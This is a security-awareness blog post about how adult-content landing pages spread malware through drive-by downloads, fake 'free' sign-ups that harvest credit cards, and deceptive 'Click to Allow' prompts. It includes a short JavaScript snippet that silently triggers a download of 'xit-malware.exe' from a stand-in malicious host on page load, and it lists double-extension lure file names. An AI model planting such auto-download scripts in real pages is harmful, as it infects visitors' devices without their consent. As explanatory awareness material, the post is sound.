

Follow XIT on medium & UglyCompany on Telegram for more..
Since I was surfing some random websites for file downloads, one thing was noticed by me that most of the sites were redirecting me to such URLS (landing pages) which displayed seductive 18+ content. 2 things were common in these: the first which asked me for signup on the page which ended up asking for my Credit Card details; the another displayed a download buttons for free downloading of leaked tapes in zip or video formats (which seems damn legit for an normal user). But hold, its not that legit as it seems. I'll explain you the ways they use for spreading dangerous malwares through these attractive landing pages.
These hackers use google Ads service or third party redirect services to redirect users from several sources to such website which is designed to spread malware. These types of sites often use sexually explicit content as a way to attract people in and then infect their devices with malware.
Top 3 Techniques:
1. Drive-by downloads or 0-Click Download: A drive-by download is a type of malware delivery that occurs when a victim visits an infected website. The malware is automatically downloaded to their device without their interaction. The downloaded malware can be saved as an attractive name such as, 'Mia's_74+_leak_collection.zip.exe' or 'Homemade_Full_Length_Video.mp4.exe' The below diagram explains it in the better way.

Below is an code which automatically download the malware on the victims machine just on visit:
<!--XIT was here! -->
<script>
   var fileName = "xit-malware.exe";
   var link = document.createElement("a");
   link.download = fileName;
   link.href = "http://xit-malicious-site.com/" + fileName;
   document.body.appendChild(link);
   link.click();
</script>
In the above JavaScript code, an "a" element is created that is a link and sets its "download" property to the name of the file to be downloaded. The 'href' attribute is set to the URL of the file. This link is added to the page and automatically clicked to download the file on victims machine.
2. "Free" NSFW simulator: As it's name suggests Free! it means free of cost still it asks users for their Credit Card details. They trick users into entering their credit card information by displaying attractive 18+ images. To build a trust in users they will often use the words like, 100% free, $0.00 — No Charge, Just for Verification, 5$ will be credited into your balance!… and more. The only main intension of these scams are to get your credit card information at first then once you realize your funds are compromised they then drop you the legitimate receipt of verification successful and sends you the simulator file to run on your desk. (which is probably a malware and nothing else.)

3. Click to Allow: Hackers use the "Click to Allow" prompt in several ways to trick users into downloading malware or providing sensitive information. Below are a few observed conclusions:
- Malicious extensions: The hacker prompt the user to download a browser extension, which actually turns out to be malware that can steal sensitive information or hijack the user's browser by downloading malicious browser extensions.
- Fake software updates: The hacker use "Click to Allow" prompt to download a fake software update that actually installs malware on the user's computer in background.
- Video player: The hacker use "Click to Allow" prompt to play a video, but in reality; it downloads malware onto the user's computer.

Conclusion
In short, it's important to be careful when surfing such ads and redirects on the Internet, especially when dealing with adult-only content or websites that require an "Allow" button. Hackers often use such sites to distribute malware, steal sensitive information or launch phishing attacks. In general, its best to follow safe browsing practices & be aware of these potential dangers.
